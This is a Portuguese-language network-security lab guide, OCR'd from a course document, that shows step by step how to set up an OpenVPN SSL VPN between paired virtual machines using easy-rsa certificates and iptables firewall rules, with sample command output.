


*Figura 62: Acesso via Squid/Splice a https://www.bb.com.br*

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).

# 3) VPN SSL usando o OpenVPN

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*. Esta é uma atividade a ser realizada **EM DUPLA**, entre membros dos grupos **A** e **B**.

Nesta atividade, iremos configurar um servidor e um cliente para estabelecer uma sessão VPN SSL. Para o estabelecimento dessa sessão utilizaremos o OpenVPN configurado como servidor no *host FWGW1-G* e o cliente instalado na máquina *WinClient-G*.

A conexão será feita entre duplas, ou seja:

- Máquina *WinClient-A* irá conectar-se ao servidor *FWGW1-B* de um colega, e
- máquina *WinClient-B* irá conectar-se ao servidor *FWGW1-A* do colega.

1. Na máquina *FWGW-1-G*, o primeiro passo é instalar o pacote `openvpn`:

```
# hostname
FWGW1-A
```

```
# apt-get install openvpn
```

2. Para gerar os certificados da autoridade certificadora (CA, ou *certificate authority*), *hosts* e usuários, vamos utilizar o conjunto de scripts `easy-rsa`, que acompanha o pacote do OpenVPN. Entre no diretório `/usr/share/easy-rsa`:

```
# cd /usr/share/easy-rsa
```

Agora, edite o arquivo `/usr/share/easy-rsa/vars` com os dados dos campos de certificado a serem gerados. Altere os campos `KEY_COUNTRY`, `KEY_PROVINCE`, `KEY_CITY`, `KEY_ORG`, `KEY_EMAIL` e `KEY_OU` com os dados relevantes à sua organização. Por exemplo:

```
# nano /usr/share/easy-rsa/vars
(...)
```

```
# grep KEY_COUNTRY /usr/share/easy-rsa/vars -A5
export KEY_COUNTRY="BR"
export KEY_PROVINCE="DF"
export KEY_CITY="Brasilia"
export KEY_ORG="RNP"
export KEY_EMAIL="suporte@esr.rnp.br"
export KEY_OU="ESR"
```

A seguir, importe o arquivo de variáveis `/usr/share/easy-rsa/vars` para o *shell* corrente:

```
# . /usr/share/easy-rsa/vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /usr/share/easy-rsa/keys
```

Finalmente, utilize os seguintes comandos para gerar o certificado da CA:

```
# ./clean-all
```

```
# ./build-ca
Generating a 2048 bit RSA private key
.........+++
.....+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [RNP CA]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:
```

Note que todos os campos já estavam com os valores corretos, então bastou apertar ENTER em cada um deles. Se não tivéssemos editado o arquivo `/usr/share/easy-rsa/vars`, cada um desses campos teria que ser digitado individualmente.

3. Para gerar o certificado do servidor OpenVPN (a máquina *FWGW1-G*), use o seguinte comando:

```
# ./build-key-server FWGW1-A

(...)

Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [FWGW1-A]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

(...)

Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Mantenha o campo *A challenge password* vazio. Responda `y` para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

4. Vamos agora gerar o certificado do cliente. Atente-se para o fato de que o cliente do seu servidor é na realidade a máquina *WinClient-G* do seu colega, e não a sua própria (então, membros do grupo A gerarão certificados para as máquinas *WinClient-B*, e membros do grupo B gerarão para as máquinas *WinClient-A*).

```
# ./build-key WinClient-B

(...)

Country Name (2 letter code) [BR]:
State or Province Name (full name) [DF]:
Locality Name (eg, city) [Brasilia]:
Organization Name (eg, company) [RNP]:
Organizational Unit Name (eg, section) [ESR]:
Common Name (eg, your name or your server's hostname) [WinClient-B]:
Name [EasyRSA]:
Email Address [suporte@esr.rnp.br]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

(...)

Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Assim como anteriormente, mantenha o campo *A challenge password* vazio, e responda `y` para as perguntas *Sign the certificate?* e *1 out of 1 certificate requests certified, commit?*.

5. Gere os parâmetros de troca de chaves *Diffie-Hellman* com o comando abaixo. O passo de geração pode demorar um pouco, seja paciente.

```
# ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
(...)
```

6. As chaves/certificados foram todos gerados no subdiretório `keys` da pasta corrente, `/usr/share/easy-rsa`. Copie-os para o diretório `/etc/openvpn/keys` (onde faremos a configuração do *daemon*) com os comandos que se seguem:

```
# mkdir /etc/openvpn/keys
```

```
# cp keys/ca.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.crt /etc/openvpn/keys/
# cp keys/FWGW1-A.key /etc/openvpn/keys/
# cp keys/dh2048.pem /etc/openvpn/keys/
```

7. Agora, vamos fazer a configuração do OpenVPN. Crie um arquivo novo, `/etc/openvpn/openvpn.conf`, com o seguinte conteúdo:

```
port 1194
proto udp
dev tun

ca   /etc/openvpn/keys/ca.crt
key  /etc/openvpn/keys/FWGW1-A.key
cert /etc/openvpn/keys/FWGW1-A.crt
dh   /etc/openvpn/keys/dh2048.pem

server 10.8.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt

push "route 10.1.1.0 255.255.255.0"
push "route 172.16.1.0 255.255.255.0"

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert` , substitua a letra ao final do arquivo `/etc/openvpn/keys/FWGW1-G` pela que representa seu grupo.

Note que a linha `server` indica uma **NOVA** rede que será criada para o túnel VPN. Nesse sentido, configura a faixa 10.8.1.0/24 se você for membro do grupo A, e 10.8.2.0/24 se você for membro do grupo B.

De igual forma, nas linhas `push route`, informe as rotas 10.1.1.0/24 e 172.16.1.0/24 se você for membro do grupo A, e 10.1.2.0/24 e 172.16.2.0/24 se você for membro do grupo B.

8. Transfira as chaves geradas no passo (4) para o cliente **que irá se conectar no seu servidor**. Para os membros do grupo A, isso significa transferir as chaves para a máquina *WinClient-B* do seu colega; e, para os membros do grupo B, transferi-las para a máquina *WinClient-A*. Vamos fazer isso em alguns passos simples:

   Primeiro, em sua máquina *FWGW1-G*, gere um pacote `.tar.gz` com as chaves a serem transferidas.

```
# mkdir /tmp/vpn-keys
```

```
# cp /usr/share/easy-rsa/keys/ca.crt /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.key /tmp/vpn-keys/
# cp /usr/share/easy-rsa/keys/WinClient-B.crt /tmp/vpn-keys/
```

```
# tar czf /tmp/vpn-keys.tar.gz /tmp/vpn-keys/
tar: Removing leading `/' from member names
```

```
# chmod a+r /tmp/vpn-keys.tar.gz
```

```
# rm -rf /tmp/vpn-keys
```

```
# ls -ld /tmp/vpn-keys.tar.gz
-rw-r--r-- 1 root root 5525 Sep  7 09:02 /tmp/vpn-keys.tar.gz
```

   Como não há regra no firewall que permita conexão via SSH ou HTTP vinda de fora, vamos inserir uma regra temporária para permitir a cópia remota:

```
# iptables -A INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

   Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s eth0 | grep '^ *inet ' | awk '{print $2}'
192.168.29.103/24
```

   Copie o arquivo com as chaves do cliente usando o IP público e o comando `scp` — use os programas `pscp.exe`, *Cygwin* ou *WinSCP* para a tarefa. No exemplo abaixo, iremos usar o Cygwin:

```
fbs@FBS-DESKTOP ~
$ scp aluno@192.168.29.103:/tmp/vpn-keys.tar.gz ~
vpn-keys.tar.gz                                                    100% 5525
705.2KB/s   00:00
```

```
fbs@FBS-DESKTOP ~
$ ls -ld ~/vpn-keys.tar.gz
-rw-r--r-- 1 fbs None 5525 Sep  7 10:09 /home/fbs/vpn-keys.tar.gz
```

Ainda na máquina *FWGW1-G*, remova a regra de firewall temporária que criamos para a cópia remota, bem como o arquivo contendo as chaves no `/tmp`:

```
# iptables -D INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

```
# rm /tmp/vpn-keys.tar.gz
```

9. Instale o OpenVPN na máquina *WinClient-G*. **NÃO** instale o software *Private Tunnel*, mas sim o OpenVPN *Open Source*, acessível em https://openvpn.net/index.php/open-source/downloads.html . Aceite todas as opções padrão do instalador; ao ser perguntado se deseja instalar os *drivers* de rede do OpenVPN, responda afirmativamente.
10. Entre na pasta de configuração do OpenVPN no Windows, `C:\Program Files\OpenVPN\config`. Aqui, iremos fazer duas coisas: (1) criar o arquivo de configuração do OpenVPN para conexão no servidor *FWGW1-G* do seu colega de atividade, e (2) extrair as chaves do cliente copiadas no passo (8). Vamos lá:

    Crie o arquivo `winclient-b.ovpn` no *Desktop* do seu usuário na máquina *WinClient-G*, com o conteúdo a seguir. Logo após, mova-o para `C:\Program Files\OpenVPN\config\winclient-b.ovpn`, concedendo permissão administrativa quando solicitado.

```
client
proto udp
dev tun

ca   ca.crt
key  WinClient-B.key
cert WinClient-B.crt

remote 192.168.29.103 1194
resolv-retry infinite
nobind

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert` , substitua a letra ao final do arquivo `WinClient-G` pela que representa seu grupo.

Na linha `remote`, insira o IP público da máquina *FWGW1-G* **do seu colega** — esta será a máquina em que seu cliente VPN irá tentar conectar-se quando iniciado.

O segundo passo é extrair o arquivo `.tar.gz` contendo as chaves do cliente que foi copiado no passo (8). Use o *7-zip* (disponível em https://www.7-zip.org/download.html) para fazer a extração, numa pasta em que seu usuário possua permissão (como o *Desktop*, por exemplo). Depois, mova as chaves para `C:\Program Files\OpenVPN\config`. Sua pasta deve ficar assim:




*Figura 63: Estado final da pasta do OpenVPN na máquina WinClient-G*

11. Tudo quase pronto! Vamos testar o funcionamento da VPN, passo a passo: primeiro, o aluno do grupo A deverá atuar como servidor, e o aluno do grupo B atuará como cliente. A seguir, as posições serão invertidas.

    No firewall do aluno do grupo A, *FWGW1-A*, crie uma regra que permita que conexões VPN sejam autorizadas através do firewall interno:

    ```
    # hostname
    FWGW1-A
    ```

    ```
    # iptables -A INPUT -i eth0 -p udp -m udp --dport 1194 -m state --state
    NEW,ESTABLISHED -j ACCEPT
    ```

    Em seguida, inicie o OpenVPN e aguarde:

```
# /usr/sbin/openvpn --config /etc/openvpn/openvpn.conf
Fri Sep  7 10:21:24 2018 OpenVPN 2.3.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[EPOLL] [PKCS11] [MH] [IPv6] built on Jun 26 2017
Fri Sep  7 10:21:24 2018 library versions: OpenSSL 1.0.1t  3 May 2016, LZO 2.08
Fri Sep  7 10:21:24 2018 Diffie-Hellman initialized with 2048 bit key
Fri Sep  7 10:21:24 2018 Socket Buffers: R=[212992->131072] S=[212992->131072]
Fri Sep  7 10:21:24 2018 ROUTE_GATEWAY 192.168.29.1/255.255.255.0 IFACE=eth0
HWADDR=08:00:27:43:b1:9d
Fri Sep  7 10:21:24 2018 TUN/TAP device tun0 opened
Fri Sep  7 10:21:24 2018 TUN/TAP TX queue length set to 100
Fri Sep  7 10:21:24 2018 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Fri Sep  7 10:21:24 2018 /sbin/ip link set dev tun0 up mtu 1500
Fri Sep  7 10:21:24 2018 /sbin/ip addr add dev tun0 local 10.8.1.1 peer 10.8.1.2
Fri Sep  7 10:21:24 2018 /sbin/ip route add 10.8.1.0/24 via 10.8.1.2
Fri Sep  7 10:21:24 2018 UDPv4 link local (bound): [undef]
Fri Sep  7 10:21:24 2018 UDPv4 link remote: [undef]
Fri Sep  7 10:21:24 2018 MULTI: multi_init called, r=256 v=256
Fri Sep  7 10:21:24 2018 IFCONFIG POOL: base=10.8.1.4 size=62, ipv6=0
Fri Sep  7 10:21:24 2018 ifconfig_pool_read(), in='WinClient-B,10.8.1.4', TODO:
IPv6
Fri Sep  7 10:21:24 2018 succeeded -> ifconfig_pool_set()
Fri Sep  7 10:21:24 2018 IFCONFIG POOL LIST
Fri Sep  7 10:21:24 2018 WinClient-B,10.8.1.4
Fri Sep  7 10:21:24 2018 Initialization Sequence Completed
```

Na máquina cliente do aluno do grupo B, *WinClient-B*, inicie o OpenVPN como administrador. Navegue até a pasta `C:\Program Files\OpenVPN\bin`, clique com o botão direito no executável `openvpn-gui.exe` e selecione *Executar como administrador*. Autorize a execução na janela seguinte.

Deverá aparecer um símbolo de um monitor com um cadeado no *tray* do sistema, no canto inferior direito da tela, próximo ao relógio. Clique com o botão direito nesse ícone e selecione *Connect*.

Se tudo deu certo, após alguns instantes a janela do OpenVPN que se abriu momentaneamente irá fechar, e o ícone do monitor ficará verde. Colocando o mouse em cima do ícone, você deve ver as linhas *Connected to: winclient-b* e *Assigned IP: 10.8.1.X*.

12. Vamos fazer os testes de conectividade. Na máquina *WinClient-B*, cheque se as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram importadas corretamente:

```
C:\>route print
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          10.1.1.0    255.255.255.0        10.8.1.5        10.8.1.6      35
        172.16.1.0    255.255.255.0        10.8.1.5        10.8.1.6      35
```

A saída do comando `route print` acima foi sumarizada para obtermos a informação relevante nesta atividade: que as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram adicionadas, e que ambas passam pelo *gateway* 10.8.1.5, no exemplo. Mas, que roteador é esse? O `ipconfig /all` mostra essa informação:

```
C:\>ipconfig /all

(...)

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : TAP-Windows Adapter V9
   Physical Address. . . . . . . . . : 00-FF-C5-80-A0-B0
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::2d85:5fb5:4550:adbf%44(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.8.1.6(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.252
   Lease Obtained. . . . . . . . . . : sexta-feira, 7 de setembro de 2018 11:21:55
   Lease Expires . . . . . . . . . . : sábado, 7 de setembro de 2019 11:21:54
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . : 10.8.1.5
   DHCPv6 IAID . . . . . . . . . . . : 738262981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-21-81-69-7F-88-D7-F6-DF-94-BE
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

A interface de rede `Ethernet 2`, mostrada acima, é do tipo TAP e possui IP 10.8.1.6. É através dela que iremos atingir o *gateway* 10.8.1.5, e portanto as redes 10.1.1.0/24 e 172.16.1.0/24 — essa é a interface criada pela conexão do OpenVPN.

13. Se testarmos a conectividade entre a VPN e os *hosts* da DMZ e da Intranet teremos uma surpresa ingrata, no entanto: não haverá sucesso. Antes de fazer o teste a seguir, verifique se a máquina *LinServer-A* está ligada. Feito isso, na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Qual seria a razão? Simples: não estamos permitindo o repasse de pacotes entre as interfaces da VPN e a DMZ/Intranet. Para corrigir isso, basta adicionar uma regra à tabela FORWARD do *FWGW1-A* — de forma genérica, podemos permitir o repasse de qualquer interface do tipo `tun`, que é o tipo criado pelo OpenVPN quando de sua conexão, para essas duas redes.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -i tun+ -d 172.16.1.0/24 -j ACCEPT
# iptables -A FORWARD -i tun+ -d 10.1.1.0/24 -j ACCEPT
```

Imediatamente, temos o resultado na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Cuidado ao criar as regras de repasse de pacotes para as interfaces da VPN. Uma regra muito leniente, como `iptables -A FORWARD -i tun+ -j ACCEPT`, permitiria ao cliente da VPN conectar-se a qualquer *host* da Internet através do túnel — efetivamente utilizando a VPN como uma conexão alternativa de rede. Como raramente esse é o objetivo pretendido pelo administrador, seja específico ao dizer quais redes/máquinas poderão ser atingidas a partir da VPN.

14. Agora, faça o caminho contrário: a máquina *FWGW1-B* será o servidor, e a máquina *WinClient-A* irá conectar-se a ela. Refaça todos os passos da atividade, e verifique que a VPN está funcionando em ambos os sentidos.